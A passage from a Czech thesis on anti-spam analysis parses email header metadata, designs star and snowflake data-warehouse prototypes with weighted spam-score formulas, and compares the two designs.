
- Email,
- email.utils import,
- mail.header import,
- re,
- xml.etree.cElementTree,
- email.parser,
- date,
- urlparse,
- geoip,
- geolite2,
- hashlib,
- os.

Extrahování zpáteční adresy

Parsování zpáteční adresy – transformace na dílčí složky – uživatel, doména druhého řádu, top level doména. Tato adresa je orientační, může obsahovat cokoliv, pro spammera je důležitý link pro provedení akce. Do zpáteční adresy se často vkládá

důvěryhodná adresa. Ta je použita bez vědomí legitimního majitele (vlastní výzkum autora).

Důležitou částí hlavičky jsou informace o příchozí poště z hlediska času a IP adresy. Tyto údaje reprezentují na jednu stranu skutečnost – IP adresa zfalšovat nelze. První uzel s veřejnou IP adresou je vždy známý. Časová složka poskytuje možnost analyzovat postup doručení. Zejména hledisko srovnání časových rozdílů mezi uzly lze použít jako další klasifikační pravidlo.


Parsování start
Otevři soubor
Načti hodnotu Return-Path
Rozděl Return-path na uživatele, doménu, tld.
Je přítomen řádek Received?
True
Načti hodnoty: - server - datum a čas - IP adresa
Rozděl datum a čas na atomické hodnoty
Načti informace z Geoip pro danou IP adresu
False
Načti Message-id
Načti Subject
Načti hodnoty: - server - datum a čas - IP adresa
Rozděl datum a čas na atomické hodnoty
True
False
Je přítomen řetězec CEST?
Ulož hodnotu atributu true
Ulož hodnotu atributu false
Načti hodnotu Return-Path
Rozděl Return-path na uživatele, doménu, tld.
Je přítomna příloha?
True
Načti jméno přílohy
Vypočítej hash
False
Konec

Datový sklad pro testování byl zjednodušenou variantou testovaného schématu hvězda. Zjednodušení je založeno na soustředění se na informace o zdroji zprávy, informace o předmětu zprávy, časových údajích, adresátovi a přiloženém souboru.

Tato sestava metadat poskytuje statistické informace o přijatých zprávách a je možné je využít pro ověřování existujících pravidel, jejich upřesnění a tvorbě nových.

Schéma je definováno následujícími složkami:

- EN
- KEY
- A
- REL
- GK

Tyto položky mají následující definice:

- EN – konečná množina entit
- KEY – konečná množina klíčů
- A – konečná neprázdná množina atributů
- F ⊆ EN je konečná množina faktů
- D ⊆ EN je konečná množina dimenzí
- M ⊆ F je konečná množina měr

Každá Entita je popsána kolekcí klíčů a atributů a platí pro ni:

- $\forall e \in EN: \exists(\{k \in KEY\} \cup \{a \in A\})$

GK je funkce vracející klíče entit a platí pro ni:

- $\forall e \in Ent: GK(e): Ent \rightarrow KEY_e \subseteq KEY$

REL ⊆ (D x F) je konečná množina vztahů entit.


6.2 Implementace A - hvězda

Charakteristikou datového schématu hvězda je denormalizovaný stav dat. Z hlediska objemu je tedy náročnější na úložný prostor a na operační paměť v případě použití. Oproti datovému schématu vločka pak vykazuje menší množství relací, což umožňuje operacím nad datovou kostkou rychlejší práci. Zároveň procesy ETL nemusí být tak komplexní. Nahrání nových dat je zde jednodušší – odpadají rozsáhlé kontroly

existujících záznamů, primárně u kontroly existence klíčů v tabulkách dimenzí (Vlastní výzkum autora).

6.2.1 Logický návrh prototypu

Pro ověření možnosti implementace ROLAP jako nástroje pro analýzu metadat emailových zpráv, bylo navrženo prototypové řešení multidimenzionální databáze. Primární funkcí prototypu je tedy ověření realizovatelnosti tohoto řešení a analýza výkonu tohoto řešení – tedy jeho provozování v reálném čase pro upřesnění pravidel antispamových nástrojů. Jako zdrojová data byl použit vzorek emailových zpráv popsaný výše a zároveň došlo ke zjednodušení modelu. Toto zjednodušení odráží účel prototypu – tedy evaluaci použitelnosti ROLAP pro analýzu metadat emailových zpráv na úkor plné datové analýzy.



Obrázek 35 - Schéma prototypového řešení datového schématu hvězda (Vlastní výzkum autora)

Navržené prototypové řešení je složeno z jedné tabulky faktů a osmi tabulek dimenzí. Tabulka faktů obsahuje jednotlivé cizí klíče pro každou dimenzionální tabulku, ty potom obsahují informace nezbytné pro analýzu dle dané dimenze.

6.2.2 Vektorizace

Dle konceptu vektorizace metadat lze jednotlivé tabulky popsat vektory, které určují spamovost zprávy za danou dimenzionální tabulku. Tento výpočet pak lze upravovat změnou vah jednotlivým dílčím proměnným a upravovat tak hodnocení jednotlivých

zpráv na základě výskytu vybraných klíčových charakteristik nalezených v metadatech emailových zpráv.

Navržené datové schéma hvězda lze popsat následujícím zápisem

$S = y_1 + y_2 + y_3 + y_4 + y_5 + y_6 + y_7 + y_8$,

kde S je skóre spamovosti dané emailové zprávy a y jsou jednotlivé dílčí vektory hodnocení:

- y_1 je SMTP server použitý pro odeslání zprávy
- y_2 je datum doručení zprávy
- y_3 je čas doručení zprávy
- y_4 je datum odeslání zprávy
- y_5 je čas odeslání zprávy
- y_6 je hash přiloženého souboru
- y_7 je IP adresa uzlu odesílatele
- y_8 je předmět zprávy

Jednotlivé vektory mají dílčí složky hodnocení v závislosti na počtu dílčích hodnot.

SMTP server

$$y_1 = v_{11} \cdot x_{11}$$

Kde v_{11} je váha hodnocení a x_{11} je hodnota proměnné – spamovost SMTP serveru.

Datum doručení zprávy

$$y_2 = v_{21} \cdot x_{21} + v_{22} \cdot x_{22} + v_{23} \cdot x_{23} + v_{24} \cdot x_{24}$$

Kde v_{21} je váha hodnocení a x_{21} je hodnota proměnné – spamovost roku doručení.

Kde v_{22} je váha hodnocení a x_{22} je hodnota proměnné – spamovost měsíce doručení.

Kde v_{23} je váha hodnocení a x_{23} je hodnota proměnné – spamovost dne doručení.

Kde v_{24} je váha hodnocení a x_{24} je hodnota proměnné – spamovost dne v týdnu.

Čas doručení zprávy

$$y_3 = v_{31} \cdot x_{31} + v_{32} \cdot x_{32} + v_{33} \cdot x_{33} + v_{34} \cdot x_{34}$$

Kde v_{31} je váha hodnocení a x_{31} je hodnota proměnné – spamovost hodiny doručení.

Kde v_{32} je váha hodnocení a x_{32} je hodnota proměnné – spamovost minuty doručení.

Kde v_{33} je váha hodnocení a x_{33} je hodnota proměnné – spamovost sekundy doručení.

Kde v_{34} je váha hodnocení a x_{34} je hodnota proměnné – spamovost časové zóny.

Datum odeslání zprávy

$$y_4 = v_{41} \cdot x_{41} + v_{42} \cdot x_{42} + v_{43} \cdot x_{43} + v_{44} \cdot x_{44}$$

Kde v_{41} je váha hodnocení a x_{41} je hodnota proměnné – spamovost roku odeslání.

Kde v_{42} je váha hodnocení a x_{42} je hodnota proměnné – spamovost měsíce odeslání.

Kde v_{43} je váha hodnocení a x_{43} je hodnota proměnné – spamovost dne odeslání.

Kde v_{44} je váha hodnocení a x_{44} je hodnota proměnné – spamovost dne v týdnu.

Čas doručení zprávy

$$y_5 = v_{51} \cdot x_{51} + v_{52} \cdot x_{52} + v_{53} \cdot x_{53} + v_{54} \cdot x_{54}$$

Kde v_{51} je váha hodnocení a x_{51} je hodnota proměnné – spamovost hodiny odeslání.

Kde v_{52} je váha hodnocení a x_{52} je hodnota proměnné – spamovost minuty odeslání.

Kde v_{53} je váha hodnocení a x_{53} je hodnota proměnné – spamovost sekundy odeslání.

Kde v_{54} je váha hodnocení a x_{54} je hodnota proměnné – spamovost časové zóny.

HASH přiloženého souboru

$$y_6 = v_{61} \cdot x_{61}$$

Kde v_{61} je váha hodnocení a x_{61} je hodnota proměnné – spamovost souboru dle zastoupení hash otisku.

IP adresa

$$y_7 = v_{71} \cdot x_{71} + v_{72} \cdot x_{72} + v_{73} \cdot x_{73}$$

Kde v_{71} je váha hodnocení a x_{71} je hodnota proměnné – spamovost IP adresy odesílajícího uzlu.

Kde v_{72} je váha hodnocení a x_{72} je hodnota proměnné – spamovost země dle GeoIP odesílajícího uzlu.

Kde v_{73} je váha hodnocení a x_{73} je hodnota proměnné – spamovost regionu dle GeoIP odesílajícího uzlu.


Předmět zprávy

$$y_8 = v_{81} \cdot x_{81}$$

Kde v_{81} je váha hodnocení a x_{81} je hodnota proměnné – spamovost dle předmětu emailové zprávy.

6.2.3 Fyzický návrh prototypu

Prototyp byl vytvořen v prostředí Microsoft® Excel, konkrétně pomocí doplňku PowerPivot. Vzhledem k abstrakci v případě logického návrhu je fyzické řešení připraveno s ohledem na prostředí softwarového nástroje a vyžaduje připravená data dostupná pomocí DP-MEZ. Použití PowerPivotu jako desktopového nástroje nekoresponduje přímo se serverovým nasazením antispamových nástrojů, avšak přímé začlenění výsledků do existujícího řešení není předmětem prototypové fáze, nicméně použití velkého množství reálných dat poskytuje oporu pro rozhodování o realizovatelnosti metodiky ASOLAP.




Obrázek 36 - Fyzický návrh datového skladu - schéma hvězda (vlastní výzkum autora)

6.3 Implementace B – vločka

Výhodou datového schématu vločka je pojetí dat v normalizované podobě, což činí návrh datového schématu přirozenější zejména tam, kde jej navrhují administrátoři s praxí v relačních databázích. Nevýhodou pak je dle literatury nižší rychlost operací z důvodu vyššího počtu relací a dimenzionálních tabulek.

6.3.1 Logický návrh prototypu

Datové schéma vločka vyžaduje změny oproti předchozímu řešení v úpravě počtu dimenzionálních tabulek a ve vytvoření nových relací. Zároveň jsou data normalizována a je snížen jejich objem. Výsledkem je pak následující schéma:



Obrázek 37 - Schéma prototypového řešení B

Navržené prototypové řešení je složeno z jedné tabulky faktů a třinácti tabulek dimenzí. Tabulka faktů obsahuje jednotlivé cizí klíče pro každou dimenzionální tabulku, ty potom obsahují informace nezbytné pro analýzu dle dané dimenze.

6.3.2 Vektorizace – bude dopracována dle schématu

Dle konceptu vektorizace metadat lze jednotlivé tabulky popsat vektory, které určují spamovost zprávy za danou dimenzionální tabulku. Tento výpočet pak lze upravovat změnou vah jednotlivým dílčím proměnným a upravovat tak hodnocení jednotlivých zpráv na základě výskytu vybraných klíčových charakteristik nalezených v metadatech emailových zpráv.

Navržené datové schéma hvězda lze popsat následujícím zápisem

$S = y_1 + y_2 + y_3 + y_4 + y_5 + y_6 + y_7 + y_8$,

kde S je skóre spamovosti dané emailové zprávy a y jsou jednotlivé dílčí vektory hodnocení:

- y_1 je SMTP server použitý pro odeslání zprávy
- y_2 je datum doručení zprávy
- y_3 je čas doručení zprávy
- y_4 je datum odeslání zprávy
- y_5 je čas odeslání zprávy
- y_6 je hash přiloženého souboru
- y_7 je IP adresa uzlu odesílatele
- y_8 je předmět zprávy

Změna prototypu oproti schématu hvězda

Oproti datovému schématu prototypu A jsou u prototypu B upraveny tabulky dimenzí, respektive přidány další 4 pro normalizaci dat. Úprava slouží k zmenšení datového objemu a k eliminaci duplikace dat. Nové dimenzionální tabulky jsou označeny jako subvektory:

- z_1 je den v týdnu pro tabulky dimenzí Message-date a R-date
- z_2 je rok pro tabulky dimenze R-date
- z_3 je časová zóna pro dimenz R-time
- z_4 je časová zóna pro dimenzi IP
- z_5 je země pro dimenzi IP

Jednotlivé vektory mají dílčí složky hodnocení v závislosti na počtu dílčích hodnot.

SMTP server

$$y_1 = v_{11} \cdot x_{11}$$

Kde v_{11} je váha hodnocení a x_{11} je hodnota proměnné – spamovost SMTP serveru.

Datum doručení zprávy

$$y_2 = v_{21} \cdot x_{21} + v_{22} \cdot x_{22} + v_{23} \cdot x_{23} + v_{24} \cdot z_{12}$$

Kde v_{21} je váha hodnocení a x_{21} je hodnota proměnné – spamovost roku doručení.

Kde v_{22} je váha hodnocení a x_{22} je hodnota proměnné – spamovost měsíce doručení.

Kde v_{23} je váha hodnocení a x_{23} je hodnota proměnné – spamovost dne doručení.

Kde v_{24} je váha hodnocení a z_{12} je hodnota proměnné – spamovost dne v týdnu.

Čas doručení zprávy

$$y_3 = v_{31} \cdot x_{31} + v_{32} \cdot x_{32} + v_{33} \cdot x_{33} + v_{34} \cdot z_{32}$$

Kde v_{31} je váha hodnocení a x_{31} je hodnota proměnné – spamovost hodiny doručení.

Kde v_{32} je váha hodnocení a x_{32} je hodnota proměnné – spamovost minuty doručení.

Kde v_{33} je váha hodnocení a x_{33} je hodnota proměnné – spamovost sekundy doručení.

Kde v_{34} je váha hodnocení a z_{32} je hodnota proměnné – spamovost časové zóny.

Datum odeslání zprávy

$$y_4 = v_{41} \cdot x_{41} + v_{42} \cdot x_{42} + v_{43} \cdot z_{12} + v_{44} \cdot z_{22}$$

Kde v_{41} je váha hodnocení a x_{41} je hodnota proměnné – spamovost roku odeslání.

Kde v_{42} je váha hodnocení a x_{42} je hodnota proměnné – spamovost měsíce odeslání.

Kde v_{43} je váha hodnocení a z_{12} je hodnota proměnné – spamovost dne odeslání.

Kde v_{44} je váha hodnocení a z_{22} je hodnota proměnné – spamovost dne v týdnu.

Čas doručení zprávy

$$y_5 = v_{51} \cdot x_{51} + v_{52} \cdot x_{52} + v_{53} \cdot x_{53} + v_{54} \cdot x_{54}$$

Kde v_{51} je váha hodnocení a x_{51} je hodnota proměnné – spamovost hodiny odeslání.

Kde v_{52} je váha hodnocení a x_{52} je hodnota proměnné – spamovost minuty odeslání.

Kde v_{53} je váha hodnocení a x_{53} je hodnota proměnné – spamovost sekundy odeslání.

Kde v_{54} je váha hodnocení a x_{54} je hodnota proměnné – spamovost časové zóny.

HASH přiloženého souboru

$$y_6 = v_{61} \cdot x_{61}$$

Kde v_{61} je váha hodnocení a x_{61} je hodnota proměnné – spamovost souboru dle zastoupení hash otisku.

IP adresa

$$y_7 = v_{71} \cdot x_{71} + v_{72} \cdot z_{42} + v_{73} \cdot z_{52}$$

Kde v_{71} je váha hodnocení a x_{71} je hodnota proměnné – spamovost IP adresy odesílajícího uzlu.

Kde v_{72} je váha hodnocení a x_{42} je hodnota proměnné – spamovost země dle GeoIP odesílajícího uzlu.

Kde v_{73} je váha hodnocení a z_{52} je hodnota proměnné – spamovost regionu dle GeoIP odesílajícího uzlu.


Předmět zprávy

$$y_8 = v_{81} \cdot x_{81}$$

Kde v_{81} je váha hodnocení a x_{81} je hodnota proměnné – spamovost dle předmětu emailové zprávy.

6.3.3 Fyzický návrh prototypu

Prototyp byl vytvořen opět v prostředí Microsoft® Excel, což umožňuje porovnat obě řešení nejenom na základě teoretického hodnocení, ale také na základě testů výkonu. U rozsáhlých datových struktur může vhodný návrh znamenat zvýšení rychlosti práce a tím i zlepšení použitelnosti získaných dat pro analýzy a úpravy antispamových pravidel.



Obrázek 38 - Fyzický návrh datového skladu - schéma hvězda (vlastní výzkum autora)

6.4 Srovnání navržených variant

Pro zhodnocení obou prototypových řešení byly zvoleny metody získané z vědecké literatury (Serrano, a další, 2007), (Patnaik, a další, 2015), konkrétně bylo použito hodnocení srozumitelnosti a hodnocení komplexnosti. Obě dvě metody použité k hodnocení analyzují navržené datové schéma a na základě celkového skóre je určeno lepší řešení. Datový model s nižším skóre je dle těchto metod považován za lépe navržený.

Tabulka 5 - Hodnocení srozumitelnosti

	HVĚZDA	VLOČKA
NDT	8	13
NT	9	14
NADT	30	40
NAFT	1	1
NFK	9	9
CELKOVÉ SKÓRE	57	77

Celkové skóre favorizuje datové schéma typu hvězda, hodnocení 57 : 77 je silným argumentem proti datovému schématu typu vločka.

Tabulka 6 - Hodnocení komplexnosti

	HVĚZDA	VLOČKA
NFT	1	1
NDT	8	13
NFK	9	9
NMFT	8	8
CELKOVÉ SKÓRE	26	31

V případě hodnocení komplexnosti je výsledné skóre velmi podobné, nicméně stále je dle tohoto hodnocení výhodnější zvolit datové schéma typu hvězda.

Hodnocení výkonu

Mimo teoretických metod bylo použito měření výkonu obou řešení na základě času potřebného k zobrazení stejných pohledů na data. V rámci testování výkonu byl měřen čas pro zpracování pohledů na následující zadání:

1. Počet zpráv odeslaných v jednotlivých letech z jednotlivých zemí.
2. Počet zpráv odeslaných pomocí detekovaných STMP serverů.
3. Počet identifikovaných souborů poslaných z jednotlivých zemí.
4. Počet zpráv odeslaných v jednotlivých dnes týdnu v rámci jednotlivých roků.
5. Počet zpráv z identifikovaných IP adres.

